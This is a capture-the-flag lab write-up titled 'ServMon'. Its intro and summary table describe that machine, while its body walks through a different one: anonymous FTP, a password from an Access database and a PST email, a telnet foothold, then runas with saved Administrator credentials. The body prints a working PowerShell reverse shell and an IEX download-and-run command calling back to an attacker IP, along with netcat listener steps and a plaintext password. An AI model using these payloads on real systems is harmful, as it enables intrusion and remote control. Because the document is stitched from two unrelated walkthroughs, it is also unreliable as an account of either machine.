ServMon
ServMon is an easy Windows machine featuring an HTTP server that hosts an NVMS-1000 (Network Surveillance Management Software) instance. This is found to be vulnerable to LFI, which is used to read a list of passwords on a user's desktop. Using the credentials, we can SSH to the server as a second user. As this low-privileged user, it's possible enumerate the system and find the password for NSClient++ (a system monitoring agent). After creating an SSH tunnel, we can access the NSClient++ web app. The app contains functionality to create scripts that can be executed in the context of NT AUTHORITY\SYSTEM. Users have been given permissions to restart the NSCP service, and after creating a malicious script, the service is restarted and command execution is achieved as SYSTEM.
Enumeration
Port Scan
nmap -sC -sV 10.129.203.67 -Pn -oN nmap.txtPORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_ SYST: Windows_NT
23/tcp open telnet Microsoft Windows XP telnetd
| telnet-ntlm-info:
| Target_Name: ACCESS
| NetBIOS_Domain_Name: ACCESS
| DNS_Domain_Name: ACCESS
| DNS_Computer_Name: ACCESS
|_ Product_Version: 6.1.7600
80/tcp open http Microsoft IIS httpd 7.5
|_http-title: MegaCorp
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Host script results:
|_clock-skew: -3087377d17h56m22sFTP Enumeration
On nmap result that ftp service allowed anonymous user. On ftp, there’s two folder, and on Backup folder there’s file Microsoft Access Database

On backup.mdb file, using mdbtools tool to enumerate there’s table auth_user and got list user and password of user

On Engineer folder there’s another file ‘Access Control.zip’, and successfully to extract it using password that got from backup.mdb.

Using readpst to extract .pst file, that will extract .eml file, On .eml file there’s email that contain statement of user security change password to 4Cc3ssC0ntr0ller
Foothold - Login Telnet
Login telnet using credential that got from .eml file, and got the machine as user security. And we got the user flag

User flag → C:\Users\security\Desktop\user.txt
Privilege Escalation
In folder C:\User\Public\Desktop, there’s file .lnk
C:\Users\Public\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\Public\Desktop

08/22/2018  10:18 PM             1,870 ZKAccess3.5 Security System.lnk
               1 File(s)          1,870 bytes
               0 Dir(s)   3,340,525,568 bytes free

C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
L�F�@ ��7���7���#�P/P�O� �:i�+00�/C:\R1M�:Windows���:�▒M�:*wWindowsV1MV�System32���:�▒MV�*�System32▒X2P�:�
                                                                                                           runas.exe���:1��:1�*Yrunas.exe▒L-K��E�C:\Windows\System32\runas.exe#..\..\..\Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico�%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico�%�
                                                                                                   �wN�▒�]N�D.��Q���`�Xaccess�_���8{E�3
                   O�j)�H���
                            )ΰ[�_���8{E�3
                                         O�j)�H���
                                                  )ΰ[�  ��1SPS��XF�L8C���&�m�e*S-1-5-21-953262931-566350628-63446256-500
C:\Users\Public\Desktop>
that tell it run runas.exe, which based on this notes runas can run program as other user using saved credential, which we have to check saved credential on the machine using cmdkey
C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                       Type: Domain Password
    User: ACCESS\Administrator
We got ACCESS\Administrator that stored the credentials in the Windows Credentials Manager. So we can run program powershell as Administrator, but since the we login to security user using telnet, we have to reverse shell so powershell can run (since i’m not familiar with windows, i’m quite have difficulty writing like what the powershell command to to that)
shell
$client = New-Object System.Net.Sockets.TCPClient("10.10.14.73",4443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()preprae the web server to machine download the revshell
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.129.182.14 - - [17/May/2026 15:24:10] "GET /shell.ps1 HTTP/1.1" 200 -
prepare listener
$ nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.73] from (UNKNOWN) [10.129.182.14] 49158
run the revshell in runas
C:\Users\Public\Desktop>runas /savecred /user:ACCESS\Administrator "powershell -c IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.73:4444/shell.ps1')"NOTE
- ‘-c’ = short of -Command
- IEX = shorthand for Invoke-Expression which will take the string and run it as powershell code
- (New-Object Net.WebClient).DownloadString = Create new Object from class System.Net.WebClient that will be use to get the response as string
And gentleman, we got the Administrator
$ nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.73] from (UNKNOWN) [10.129.182.14] 49160
whoami
access\administrator
PS C:\Windows\system32> whoami
access\administrator
PS C:\Windows\system32>
Root flag → C:\Users\Administrator\Desktop\root.txt
Summary
| Step | Technique |
|---|---|
| Recon | Nmap discovered FTP, HTPP NVMS-1000, and HTTPS NSCLIENT |
| Enumeration | Anonymous FTP → hint there’s Password.txt on Nathan desktop → CVE Path Traversal on NVMS-1000 to get Passowrd.txt |
| Foothold | SSH login as nadine using leaked credentials on Password.txt |
| PrivEsc | There’s service NSClient → CVE Privilege Escalation NSClient → get file nc.exe and evil.bat that contain reverse to attacker using nc.exe on folder C:\temp\ → create external script to run evil.bat → on console run name of external script → got root |